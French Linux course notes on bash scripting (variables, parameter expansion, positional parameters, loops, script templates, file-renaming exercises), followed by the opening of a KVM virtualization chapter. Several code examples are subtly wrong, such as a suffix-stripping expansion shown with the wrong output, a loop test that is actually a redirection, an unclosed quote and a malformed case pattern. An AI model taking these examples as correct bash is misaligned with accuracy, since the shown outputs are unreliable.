On peut déboguer l'exécution du script en le lançant avec bash -x. Par exemple :

```
$ bash -x script7.sh
```

Etude de ~/.bashrc

```
$ head ~/.bashrc
# .bashrc
# Source global definitions
if [ -f /etc/bashrc ]; then
    . /etc/bashrc
fi
# Uncomment the following line if you don't like systemctl's auto-paging feature:
# export SYSTEMD_PAGER=
```

4. Variables : concepts avancés

4.1. Affection des variables

- On affecte une valeur à une variable en la déclarant `variable=valeur`
- La valeur d'une variable est traitée par défaut comme une chaîne de caractère.
- Le nom d'une variable ne peut pas commencer par un chiffre.

3.2. Protection des variables

On peut annuler la signification des caractères spéciaux comme * , ? , # , | , [] , { } en utilisant des caractères d'échappement, qui sont également des caractères génériques.

\ Antislash

L'antislash `\`, qu'on appelle le caractère d'échappement, annule le sens de tous les caractères génériques, en forçant le shell à les interpréter littéralement.

```
$ echo \$var
$var
$ echo "\$var"
$var
```

" " Guillemets

Les guillemets (doubles) `" "` sont les guillemets faibles mais annulent la plupart des méta-caractères entourés à l'exception du tube (`|`), de l'antislash (`\`) et des variables (`$var`).

```
$ var=5
$ echo la valeur de la variable est $var
la valeur de la variable est 5
$ echo "la valeur de la variable est $var"
la valeur de la variable est 5
```

' ' Apostrophes

Les guillemets simples, ou apostrophes (`'`) annulent le sens de tous les caractères génériques sauf l'antislash.

```
$ echo '\$var'
\$var
```

4.3. Variables d'environnement

Variable shell \$PS1

Le shell utilise toute une série de variables par exemple `$PS1` (Prompt String 1) :

```
$ echo $PS1
\[ \e ]0;\u@\h: \w\w\w\${debian_chroot:+($debian_chroot)}\u@\h:\w\$
```

Cette variable liée à la session connectée est une variable d'environnement fixée dans le fichier `~/.bashrc`

Variables d'environnement

Des variables d'environnement sont disponibles dans toutes les sessions. Par exemple `PATH` indique les chemins des exécutables :

```
$ echo $PATH
* /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
```

Pour afficher les variables d'environnement :

```
$ printenv
```

4.4. Variables spéciales

- `$RANDOM` renvoie des valeurs aléatoires.
 - Voir aussi <http://michel.mauny.net/sii/variables-shell.html>
 - Les variables suivantes sont relatives à la gestion des processus :
- ...

4.5. Portées des variables

Variables locales et globales

Il y a deux types de variables : les variables locales et les variables globales (exportées).

Les variables locales ne sont accessibles que sur le shell actif. Les variables exportées ou globales sont accessibles à la fois par le shell actif et par tous les processus fils lancés à partir de ce shell.

- commande `set`
- commande `env`
- commande `export` une variable, `-f` pour une fonction
- précéder de `local` la valorisation d'une variable dans une fonction afin d'en limiter sa portée.

4.6. Expansions de paramètres avec extraction

Extraction de sous-chaînes

On peut extraire des sous-chaînes de caractères :

À partir du début de la valeur de la variable selon la méthode suivante `${variable:debut:longueur}`

```
$ echo ${PATH}
/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin:/home/francois/.local/bin:/home/francois/bin
```

```
$ echo ${PATH:16:7}
usr/bin
```

Recherche de motifs

Les caractères génériques englobent d'autres caractères :

- `*` signifie tout caractère
- `?` signifie un seul caractère
- `[Aa-Zz]` correspond à une plage
- `{bin,sbin}` correspond à une liste

Extraction du début et de la fin

Extraction du début retirant un motif selon `${variable#motif}` :

```
$ echo ${PATH}
/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin:/home/francois/.local/bin:/home/francois/bin
```

```
$ echo ${PATH#:usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin:}
/home/francois/.local/bin:/home/francois/bin
```

```
$ echo ${PATH#*sbin:}
/usr/sbin:/home/francois/.local/bin:/home/francois/bin
```

```
$ echo ${PATH##*sbin:}
/home/francois/.local/bin:/home/francois/bin
```

Extraction de la fin

Extraction de la fin retirant un motif selon `${variable%motif}`

```
$ echo ${PATH}
/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin:/home/francois/.local/bin:/home/francois/bin
```

```
$ echo ${PATH%home/.local/bin:/home/francois/bin}
/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin:
```

```
$ echo ${PATH%home*}
/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin:/home/francois/.local/bin:
```

```
$ echo ${PATH%%/home*}
/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin:
```

Remplacement sur motif

```
 ${variable/motif/remplacement}

$ echo ${PATH//${HOME}/\~}
/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin:~/./local/bin:/home/francois/bin
```

```
$ echo ${PATH//${HOME}/\~}
/usr/lib64/qt-3.3/bin:/usr/local/bin:/usr/local/sbin:/usr/bin:/usr/sbin:/bin:/sbin:~/./local/bin:~/bin
```

Compter les lettres

```
$ var=anticonstitutionnellement
$ echo Il y a ${#var} caractères dans cette variable
Il y a 25 caractères dans cette variable
```

4.7. Paramètres positionnels

Les paramètres positionnels représentent les éléments d'une commande en variables

On peut utiliser le script suivant pour illustrer les paramètres positionnels :

```
#!/bin/sh
# 06_affiche_arguments.sh
echo 0 : $0
if [ -n "$1" ] ; then echo 1 : $1 ; fi
if [ -n "$2" ] ; then echo 2 : $2 ; fi
if [ -n "$3" ] ; then echo 3 : $3 ; fi
if [ -n "$4" ] ; then echo 4 : $4 ; fi
if [ -n "$5" ] ; then echo 5 : $5 ; fi
if [ -n "$6" ] ; then echo 6 : $6 ; fi
if [ -n "$7" ] ; then echo 7 : $7 ; fi
if [ -n "$8" ] ; then echo 8 : $8 ; fi
if [ -n "$9" ] ; then echo 9 : $9 ; fi
if [ -n "${10}" ] ; then echo 10 : ${10} ; fi
```

On obtient ceci :

```
$ ./06_affiche_arguments.sh un deux trois quatre zozo petzouille sept huit neuf 10

0 : ./06_affiche_arguments.sh
1 : un
2 : deux
3 : trois
4 : quatre
5 : zozo
6 : petzouille
7 : sept
8 : huit
9 : neuf
10 : 10
```

On peut optimiser les opérations avec la commande `shift` qui décale les paramètres vers la gauche (supprime le premier paramètre) :

```
#!/bin/sh
# 07_affiche_arguments_3.sh
while [ -n "$1" ] ; do
  echo $1
  shift
done
```

`##` représente le nombre total de paramètres. On peut voir ceci :

```
#!/bin/sh
# 08_affiche_arguments_4.sh
```

```
while [ $# -ne 0 ]; do
    echo $1
    shift
done
```

On peut encore illustrer d'autres paramètres positionnels :

```
#!/bin/bash
# 09_affiche_arguments_spéciaux.sh
echo "Nom du script $0"
echo "Premier paramètre $1"
echo "Second paramètre $2"
echo "Tous les paramètres $*"
echo "Tous les paramètres (préservant des espaces) $@"
echo "Nombre de paramètres $#"
echo "PID du shell $$"
echo "code de retour $?"
exit
```

4.8. Commandes en paramètres

```
kernel=$(uname -r)
echo $kernel
```

4.9. Expansions arithmétiques

```
$(( expression ))
```

```
declare -i variable
```

4.10. Tableaux

```
var=('valeur1' 'valeur2' 'valeur3')
```

5. Script rm amélioré

- Reprise du script `rm_secure.sh`

On trouvera bon nombre d'exemples de scripts à télécharger sur la page <http://www.blaess.fr/christophe/livres/scripts-shell-linux-et-unix/>. Le script `rm_secure.sh` est situé dans le dossier `exemples/ch02-Programmation_Shell/`.

5.1. Commande rm

```
rm --help
Usage: rm [OPTION]... FILE...
Remove (unlink) the FILE(s).

-f, --force          ignore nonexistent files and arguments, never prompt
-i                  prompt before every removal
-I                  prompt once before removing more than three files, or
                   when removing recursively; less intrusive than -i,
                   while still giving protection against most mistakes
--interactive[=WHEN]  prompt according to WHEN: never, once (-I), or
                   always (-i); without WHEN, prompt always
--one-file-system   when removing a hierarchy recursively, skip any
                   directory that is on a file system different from
                   that of the corresponding command line argument
--no-preserve-root  do not treat '/' specially
--preserve-root     do not remove '/' (default)
-r, -R, --recursive  remove directories and their contents recursively
-d, --dir            remove empty directories
-v, --verbose        explain what is being done
--help              display this help and exit
--version           output version information and exit
```

By default, rm does not remove directories. Use the --recursive (-r or -R) option to remove each listed directory, too, along with all of its contents.

```
To remove a file whose name starts with a '-' , for example '-foo',
use one of these commands:
rm -- -foo

rm ./-foo
```

5.2. Fonctionnalités du script

5.3. Description

- Il s'agit d'une fonction à "sourcer" qui ajoute des fonctionnalités à la commande `/bin/rm` : une sorte de corbeille temporaire
- Trois options supplémentaires et sept standards sont à interpréter
- Des fichiers/dossiers sont à interpréter comme arguments possibles
- Les fichiers/dossiers effacés sont placés dans une corbeille temporaire avant suppression.
- Ces fichiers peuvent être listés et restaurés à l'endroit de l'exécution de la commande.

Quelles options peut-on ajouter ?

- une vérification des droits sur le dossier temporaire
- une option qui précise le point de restauration (approche par défaut, récupération emplacement original absolu)
- une gestion des écrasements lors de la restauration (versionning, diff)
- une gestion des écrasements de fichiers mis en corbeille

5.4. Concepts

Le script met en oeuvre les notions suivantes :

- définition de variables
- imbrications de boucles
- boucle `while; do command; done`
- Traitement d'options `getopts`
- boucle `case esac` ;;
- condition `if/then`
- tests []
- trap commande signal

5.5. Structure

Le Script exécute un traitement séquentiel :

1. Déclarations de variables dont locales
2. Traitement des options
3. ...

5.6. Sourcer le script

En Bash :

```
source rm_secure.sh
```

5.7. Script automatique

Pour que le script démarre automatiquement au démarrage de la session de l'utilisateur :

- `~/.bashrc`
- `~/.bash_profile`

6. Modèles de script Bash

6.1. Sélection d'instructions

Structure if-then-else

```
if condition_1
then
    commande_1
elif condition_2
then
    commande_2
else
    commande_n
fi
```

```
if condition ; then
    commande
fi
```

Conditions et tests

- La condition peut-être n'importe quelle commande,
- souvent la commande `test` représentée aussi par `[]`.
- Le code de retour est alors vérifié :
 - 0 : condition vraie
 - 1 : condition fausse

`$ man test` donne les arguments de la commande `test`.

Structure case-esac

```
case expression in
  motif_1 ) commande_1 ;;
  motif_2 ) commande_2 ;;
...
esac
```

L'expression indiquée à la suite du `case` est évaluée et son résultat est comparé aux différents motifs. En cas de correspondance avec le motif, une commande suivante est réalisée. Elle se termine par `;;`

Le motif peut comprendre des caractères génériques :

```
case
  *) ;;
  ?) ;;
  0* | o* | Y* | y*) ;;
  3.*);
esac
```

Exercices

1. Écrivez un script qui vérifie l'existence d'au moins un paramètre dans la commande.
2. Écrivez un script qui vérifie que deux paramètres sont compris endéans un intervalle compris entre 0 et 100.
3. Écrivez un script qui demande O/o/Oui/oui et N/n/Non/non dans toutes ses formes et qui rend la valeur.
4. Écrivez un script qui ajoute un utilisateur existant dans un groupe .
5. Écrivez un script qui crée un rapport sommaire sur les connexions erronées sur votre machine.
6. Écrivez un script qui utilise les options de la commande `test` (ou `[]`) pour décrire les fichiers qui lui sont passés en argument.

Modèle

Source : <https://github.com/leonteale/pentestpackage/blob/master/BashScriptTemplate.sh>

```
#!/bin/bash
#####
# Copyright: Leon Teale @leonteale http://leonteale.co.uk
#####
# Program: <APPLICATION DESCRIPTION HERE>
#####
VERSION="0.0.1"; # <release>.<major change>.<minor change>
PROGNAME="<APPLICATION NAME>";
AUTHOR="you, you lucky so and so";
```

```

#####
## Pipeline:
## TODO:
#####

# XXX: Coloured variables
#####
red=`echo -e "\033[31m"`
lcyan=`echo -e "\033[36m"`
yellow=`echo -e "\033[33m"`
green=`echo -e "\033[32m"`
blue=`echo -e "\033[34m"`
purple=`echo -e "\033[35m"`
normal=`echo -e "\033[m`

#####
# XXX: Configuration
#####

declare -A EXIT_CODES

EXIT_CODES['unknown']=-1
EXIT_CODES['ok']=0
EXIT_CODES['generic']=1
EXIT_CODES['limit']=3
EXIT_CODES['missing']=5
EXIT_CODES['failure']=10

DEBUG=0
param=""

#####
# XXX: Help Functions
#####
show_usage() {
    echo -e """Web Application scanner using an array of different pre-made tools\n
Usage: $0 <target>
\t-h\tshows this help menu
\t-v\tshows the version number and other misc info
\t-D\tdisplays more verbose output for debugging purposes"""

    exit 1
    exit ${EXIT_CODES['ok']};
}

show_version() {
    echo "$PROGNAME version: $VERSION ($AUTHOR)";
    exit ${EXIT_CODES['ok']};
}

debug() {
    # Only print when in DEBUG mode
    if [[ $DEBUG == 1 ]]; then
        echo $1;
    fi
}

err() {
    echo "$@" 1>&2;
    exit ${EXIT_CODES['generic']};
}

#####
# XXX: Initialisation and menu
#####
if [ $# == 0 ] ; then
    show_usage;
fi

while getopts :vhx opt
do
    case $opt in
        v) show_version;;
        h) show_usage;;
        *) echo "Unknown Option: -$OPTARG" >&2; exit 1;;
    esac
done

```

```

# Make sure we have all the parameters we need (if you need to force any parameters)
# if [[ -z "$param" ]]; then
#     err "This is a required parameter";
# fi

#####
# XXX: Kick off
#####

header() {
    clear
    echo -e """
$PROGNAME v$VERSION $AUTHOR
-----\n"""
}

main() {

    #start coding here
    echo "start coding here"

}

header
main "$@"

debug $param;

```

Figures de boucles

```

for i in 0 1 2 3 ; do echo "ligne ${i}" ; done

for i in {0..3} ; do echo "ligne ${i}" ; done

i=0 ; while [ $i < 4 ] ; do echo "ligne ${i}" ; i=$((i+1)) ; done

for ((i=0;i<4;i=i+1)); do echo "ligne ${i}" ; done

```

Figures de substitution

```

I="ubuntu1604.qcow2"
echo ${I#ubuntu1604.}
qcow2

I="ubuntu1604.qcow2"
echo ${I%.*}
qcow2

I="ubuntu1604.qcow2"
echo ${I%.qcow2}
ubuntu1604

I="ubuntu1604.qcow2"
echo ${I%.qcow2}
ubuntu1604

I="ubuntu1604.qcow2"
echo ${I:11}
qcow2

I="ubuntu1604.qcow2"
echo ${I/qcow2/img}
ubuntu1604.img

```

```
echo ${I/u/\-}
-buntu1604.qcow2
```

```
echo ${I//u/\-}
-b-nt-1604.qcow2
```

Figures de vérification

1. Fonction are_you_sure

```
are_you_sure () {
    read -r -p "Are you sure? [y/N] " response
    case "$response" in
        [yY][eE][sS][i][yY])
            sleep 1
            ;;
        *)
            exit
            ;;
    esac
}
```

2. Fonction check_distribution

```
check_distribution () {
    if [ -f /etc/debian_version ]; then
        echo "Debian/Ubuntu OS Type"
    elif [ -f /etc/redhat-release ]; then
        echo "RHEL/Centos OS Type"
    fi
}
```

3. Fonctions check_variable

```
variable=""
check_variable () {
    case ${type} in
        isolated) echo "isolated" ;;
        nat) echo "nat" ;;
        full) echo "full" ;;
        *) echo "isolated, nat or full ? exit" ; exit 1 ;;
    esac
}
```

4. Fonction check_parameters

```
parameters=$#
check_parameters () {
    # Check the number of parameters given and display help
    if [ "$parameters" -ne 2 ] ; then
        echo "Description : This script do this"
        echo "Usage      : $0 <type : isolated or nat or full>"
        echo "Example    : '$0 isolated' or '$0 nat'"
        exit
    fi
}
```

5. Fonction check_root_id

```
check_root_id () {
    if [ "$EUID" -ne 0 ]
        then echo "Please run as root"
        exit
    fi
}
```

6. Vérification de la disponibilité d'un binaire

```
curl -V >/dev/null 2>&1 || { echo >&2 "Please install curl"; exit 2; }
```

7. Tests avec grep et exécutions conditionnelles

```
if ! grep -q "vmx" /proc/cpuinfo ; then echo "Please enable virtualization instructions" ; exit 1 ; fi

{ grep -q "vmx" /proc/cpuinfo ; [ $? == 0 ]; } || { echo "Please enable virtualization instructions" ; exit 1 ; }

[ `grep -c "vmx" /proc/cpuinfo` == 0 ] && { echo "Please enable virtualization instructions" ; exit 1 ; }
```

8. Fonction check_interface

```
check_interface () {
if grep -qv "$interface" <<< $(ls /sys/class/net) ; then
echo "This interface ${interface} is not available"
echo "Please create a valid bridge or choose between : "
echo $(ls /sys/class/net)
exit
fi
}
```

Figures de génération aléatoire

4.1. Fonctions create_ip_range

```
net_id1="$(shuf -i 0-255 -n 1)"
net_id2="$(shuf -i 0-255 -n 1)"
# random /24 in 10.0.0.0/8 range
ip4="10.${net_id1}.${net_id2}."
ip6="fd00:${net_id1}:${net_id2}::"
# Fix your own range
#ip4="192.168.1."
#ip6="fd00:1::"
create_ip_range () {
# Reporting Function about IPv4 and IPv6 configuration
cat << EOF > ~/report.txt
Bridge IPv4 address : ${ip4}1/24
IPv4 range           : ${ip4}0 255.255.255.0
DHCP range          : ${ip4}128 - ${ip4}150
Bridge IPv6 address : ${ip6}1/64
IPv6 range           : ${ip6}/64
DHCPv6 range        : ${ip6}128/64 - ${ip6}150/64
DNS Servers         : ${ip4}1 and ${ip6}1
EOF
echo "~/report.txt wriited : "
cat ~/report.txt
}
```

4.2. Fonction create_mac_address

```
create_mac_address () {
mac=$(tr -dc a-f0-9 < /dev/urandom | head -c 10 | sed -r 's/(..)/\1:/g;s/:$/;;s/^02:/')
echo $mac
}
```

4.3. Fonction de génération d'aléas / UUID

```
alea () {
apt-get -y install uuid-runtime openssl
alea1=$(< /dev/urandom tr -dc _A-Z-a-z-0-9 | head -c ${1:-32};echo;)
echo "1. urandom alea : $alea1"
alea2=$(date +%s | sha256sum | base64 | head -c 32 ; echo)
```

```

echo "2. date alea $alea2"
alea3=$(openssl rand -base64 32)
echo "3. openssl alea : $alea3"
alea4=$(uuidgen -t)
echo "4. time based uuid : $alea4"
alea5=$(uuidgen -r)
echo "5. random based uuid : $alea5"
echo "6. random based uuid résumé : ${alea5:25}"
echo "7. random based uuid résumé : ${alea5//\-/}"
}

```

Annexe Références et exemples

- <http://wiki.bash-hackers.org/>
- http://bash.cyberciti.biz/guide/Main_Page
- Scripts shell Linux et Unix de Christophe Blaess
- <http://mywiki.wooleedge.org/BashGuide>

Annexe : Exercices de scripts sur les noms de fichiers

On vous présente un cas où nous sommes invités à renommer des fichiers ayant l'extension tar.gz en tar.gz.old et inversément.

Pour réaliser cet exercice nous avons besoin d'un certain nombre de fichiers. Une idée serait d'utiliser la commande `touch`. Supposons qu'il faille créer 100 fichiers numérotés dans un dossier temporaire.

Cas : vider et créer un dossier temporaire de travail

Pour vider et créer un dossier temporaire de travail, on pourrait proposer ceci d'illustrer la fonction conditionnelle `if condition ; then commandes; else commandes; fi` :

```

#!/bin/sh
# 01_tmp.sh
dir="${HOME}/tmp/"
if [ -d ${dir} ] ; then
    rm -rf ${dir}
    echo "Le dossier de travail ${dir} existe et il est effacé"
fi
mkdir ${dir}
echo "Le dossier de travail ${dir} est créé"

```

Cas : créer des fichiers à la volée

Pour créer des fichiers, on peut utiliser la commande `touch` :

TOUCH(1)	BSD General Commands Manual	TOUCH(1)
NAME	<code>touch</code> -- change file access and modification times	
SYNOPSIS	<code>touch [-A [-][[hh]mm]ss] [-acfhm] [-r file] [-t [[CC]YY]MMDDhhmm[.SS]] file ...</code>	
DESCRIPTION	<p>The <code>touch</code> utility sets the modification and access times of files. If any file does not exist, it is created with default permissions.</p> <p>By default, <code>touch</code> changes both modification and access times. The <code>-a</code> and <code>-m</code> flags may be used to select the access time or the modification time individually. Selecting both is equivalent to the default. By default, the timestamps are set to the current time. The <code>-t</code> flag explicitly specifies a different time, and the <code>-r</code> flag specifies to set the times those of the specified file. The <code>-A</code> flag adjusts the values by a specified amount.</p>	

Pour faire une certaine chose tant qu'une condition est remplie on utilise une boucle `while condition ; do commandes ; done`

```

#!/bin/sh
# 02_creation_fichiers0.sh
dir="${HOME}/tmp/"
i=0
while [ $i -lt 100 ] ; do
    touch ${dir}fic$i.tar.gz

```

```

echo "Création de ${dir}fic$i.tar.gz"
i=$[ $i+1 ]
done

```

De manière peut-être plus élégante avec l'instruction `for ((initial;condition;action)); do commandes; done` :

```

#!/bin/sh
# 03_creation_fichiers.sh
dir="${HOME}/tmp/"
i=0
#for ((initial;condition;action))
for ((i=0;i<100;i=i+1)); do
    touch ${dir}fic$i.tar.gz
    echo "Création de ${dir}fic$i.tar.gz"
done

```

Cas : renommage

Cas : renommage de *.tar.gz en *.tar.gz.old

Supposons maintenant que nous souhaitions renommer tous nos fichiers *.tar.gz en *.tar.gz.old, nous taperons le script suivant :

```

#!/bin/sh
# 04_renommage.sh
#x prend chacune des valeurs possibles correspondant au motif : *.tar.gz
dir="${HOME}/tmp/"
for x in ${dir}*.tar.gz ; do
    # tous les fichiers $x sont renommés $x.old
    echo "$x -> ${x}.old"
    mv "$x" "${x}.old"
    # on finit notre boucle
done

```

Cas : renommage inverse

Cas : renommage inverse *.tar.gz.old *.gz.old

Voici le script inverse, c'est sans compter sur d'autres outils pour d'autres situations :

```

#!/bin/sh
# 05_denommage.sh
#x prend chacune des valeurs possibles correspondant au motif : *.tar.gz.old
dir="${HOME}/tmp/"
for x in ${dir}*.tar.gz.old ; do
    # tous les fichiers $x sont renommés $x sans le .old
    echo "$x -> ${x%.*}"
    mv $x ${x%.*}
    # on finit notre boucle
done

```

Cas : script extraction_serveurs.sh

On peut réaliser l'exercice `extraction_serveurs.sh`

Virtualisation KVM

- Objectifs des certification
 - RHCSA EX200
- Introduction
 - Références à lire
 - Scripts de préparation et d'automation
 - Objectifs
 - Marché de la virtualisation
- 1. Concepts
 - 1.1. Terminologie
 - 1.2. Typologie des architectures de virtualisation
 - 1.3. Machine virtuelle
 - 1.4. KVM
 - 1.5. Qemu
 - 1.6. Libvirt
 - 1.7. Outils de base
 - 1.8. Outils libguestfs
 - 1.9. Pilotes et périphériques PV virtio
 - 1.10. Interfaces graphiques
- 2. Installer KVM et ses outils de gestion
- 3. Création de VMs et administration de base
 - 3.1. Créez une machine virtuelle avec virt-manager
 - 3.2. Administration de base avec virsh
- 4. Scripts d'installation
 - 4.1. Un premier script virt-install
 - 4.2. Export manuel d'une VM
 - 4.3. Clonage avec virt-clone
 - 4.4 Sysprep Linux
- 5. Miroir d'installation HTTP
 - 5.1. Miroir local
 - Repo HTTP
 - Miroirs publics externes
 - 5.2. Support d'installation HTTP
- 6. Installation automatique
 - 6.1. Installation Kickstart
 - 6.2. Installation automatique en console graphique
 - 6.3. Installation automatique en console texte
- 7. Accéder à la console
 - 7.1. Accéder à la console graphique
 - 7.2. Activer ttyS0 dans grub
 - 7.3. Accès à la console texte
- 8. Installation d'un invité MS-Windows
- 9. Manipulation de disques
 - 9.1 Conversion de disques
 - raw vers qcow2
 - vdi vers raw
 - 9.2. Redimensionnement de disques
 - 9.3 Import d'une VM via son disque
 - 9.4. Migration V2V
 - 9.5. Manipulation de disques
- 10. Storage Pools / Storage Volumes
 - Storage Pools
- 11. Live Migration
- 12. Réseau
 - Ajout d'une seconde interface
 - Réseau isolé
 - Exercice : créer un routeur virtuel Linux

- 13. Exemples de scripts automatiques
 - 13.1. virt-builder
 - 13.2. Exemples de code de déploiement
- 14. Automation des installations
 - 14.1. Améliorations des scripts précédents
 - Configuration profils de VM
 - Configuration Kickstart
 - 14.2. Projet
 - Résumé
 - Pré-requis
 - Profil de machine virtuelle "small"
 - profil d'installation "core"
 - 14.3. Première procédure
 - Firewalld désactivé
 - Création d'un réseau NAT dénommé lab
 - Script virt-install "autovm.sh"
 - Fichier kickstart core.ks
 - 14.4. Automation Ansible
 - Pré-requis
 - Concepts
 - Installation
 - Modules
 - Playbooks
 - 14.5. Seconde procédure
- 15. Surveillance
- 16. Commandes Virsh
 - 16.1. Domain Management (help keyword 'domain')
 - 16.2. Domain Monitoring (help keyword 'monitor')
 - 16.3. Host and Hypervisor (help keyword 'host')
 - 16.4. Interface (help keyword 'interface')
 - 16.5. Network Filter (help keyword 'filter')
 - 16.6. Networking (help keyword 'network')
 - 16.7. Node Device (help keyword 'nodedev')
 - 16.8. Secret (help keyword 'secret')
 - 16.9. Snapshot (help keyword 'snapshot')
 - 16.10. Storage Pool (help keyword 'pool')
 - 16.11. Storage Volume (help keyword 'volume')
 - 16.12. Virsh itself (help keyword 'virsh')

Objectifs des certification

RHCSA EX200

- 2.Utiliser des systèmes en cours d'exécution
 - 2.6. Accéder à la console d'une machine virtuelle
 - 2.7. Démarrer et arrêter des machines virtuelles
- 5.Déployer, configurer et gérer des systèmes
 - 5.5.Installer Red Hat Enterprise Linux automatiquement à l'aide de Kickstart
 - 5.6. Configurer une machine physique pour héberger des invités virtuels
 - 5.7. Installer des systèmes Red Hat Enterprise Linux en tant qu'invités virtuels
 - 5.8. Configurer des systèmes pour lancer des machines virtuelles au démarrage

Introduction

Références à lire

- [RHEL 7 Virtualization Getting Started Guide, 2015.](#)
- [KVM Virtualization in RHEL 7 Made Easy, A Dell Technical White Paper, September 2014.](#)
- [RHEL7 Virtualization deployment and administration guide, 2015.](#)

- Openstack : DevStack
- KVM tools and enterprise usage

Scripts de préparation et d'automation

On trouvera sur le dépôt GIT <https://github.com/goffinet/virt-scripts> des scripts utiles à ce chapitre.

```
apt-get update && apt-get upgrade -y && apt-get install git -y  
cd ~  
git clone https://github.com/goffinet/virt-scripts  
cd virt-scripts
```

Objectifs

1. Concepts virtualisation KVM
2. Installer KVM et ses outils de gestion
3. Créer une VM avec `virt-manager`
4. Administration avec `virsh`
5. Créer un dépôt local HTTP
6. Créer des VMs avec `virt-install`
7. Automatiser une l'installation avec `kickstart`
8. Accéder à la console (graphique et texte) et la dépanner

Marché de la virtualisation

Chaque Année Gartner publie une étude sur le marché global "Magic Quadrant for x86 Server Virtualization Infrastructure".



Selon [Gartner en 2014](#), seulement 45% des systèmes Linux étaient virtualisés (contre 70% sur un OS concurrent). Par ailleurs, toujours selon la même source, la majorité des systèmes RHEL virtualisés fonctionnaient encore sous VMware ! La raison principale tiendrait à la difficulté de migrer les machines virtuelles vers un autre hyperviseur ...

Toujours selon [Gartner en 2015](#), la majorité des instances RHEL virtualisées sont exécutées sur VMware et VMware semblerait toujours aussi difficile à déplacer. Red Hat qui conduit le projet Open Source KVM dispose d'une véritable opportunité avec le développement de nouvelles infrastructures de type Cloud Privé avec Openstack malgré actuellement une forte préférence pour Ubuntu.

Selon [Gartner en 2016](#), cette difficulté de migration est confirmée. Toutefois, on trouvera une concurrence forte dans les solutions basées Open Source entre Red Hat, Huawei, Sangfor, Virtuzzo (KVM) et Citrix, Oracle (Xen) et Ubuntu notamment autour d'OpenStack et des solutions de containers. Tous ces autres acteurs font concurrence contre les solutions Microsoft. A travers la *Linux Foundation* on trouve une force Open Source globalement concurrente.

1. Concepts

1.1. Terminologie

- Machine virtuelle, domaine invité sont des ordinateurs dont le matériel est reproduit de manière logicielle sur l'hôte de virtualisation.
- L'hôte de virtualisation, machine physique *a priori*, embarque le logiciel hyperviseur qui interprète les pilotes de périphériques virtuels et offre l'accès au processeur (CPU) et à la mémoire de travail (vive, RAM).
- Pour un déploiement en production, il est préférable d'équiper une infrastructure d'au moins deux hyperviseurs, un réseau de production,

- un réseau de gestion et un réseau de stockage avec un SAN défié en iSCSI.
- Pour une solution de Lab, un PoC, un projet personnel, il est préférable d'exécuter toutes fonctions sur un seul ordinateur quitte à passer à la *Nested Virtualization*.
- Nested Virtualization* : La capacité de virtualiser un hyperviseur : KVM dans KVM, Hyper-V dans Hyper-V, VMWare ESXi dans ESXi, etc. Il est nécessaire d'activer les instructions "Intel VT-x or AMD-V" (32 bits) et Intel EPT or AMD RVI (64 bits).

1.2. Typologie des architectures de virtualisation

- Isolateur : Docker, LXC, OpenVZ, BSD Jails
- Noyau en espace utilisateur
- Hyperviseur de type 2 / type 1
 - Virtualisation totale (Full virtualization) : qemu
 - Virtualisation Hardware-Assisted : qemu+KVM
 - Paravirtualisation : qemu+KVM+virtio, Xen

KVM est un hyperviseur de type 1 qui s'utilise aussi bien dans :

- des environnements de développement, de test, d'apprentissage
- la virtualisation de centres de données (data center)
- la mise en place d'infrastructures en nuage (cloud)

1.3. Machine virtuelle

Sur le plan technique, en général et particulièrement avec KVM, une machine virtuelle (VM) est représentée par :

- un fichier de définition qui reprend les caractéristiques de la machine, par défaut situé (en format XML) dans `/etc/libvirt/qemu/` .
- un ou des fichier(s) qui représentent les disques par défaut placés dans `/var/lib/libvirt/images/` .

Les principales ressources de virtualisation sont :

- La puissance (CPU/RAM)
- Le stockage (disques)
- Le réseau

Mais pour fonctionner, une VM a aussi besoin de bien d'autres interfaces matérielles qui peuvent être émulées ou para-virtualisées.

1.4. KVM

KVM Kernel-based Virtual Machine :

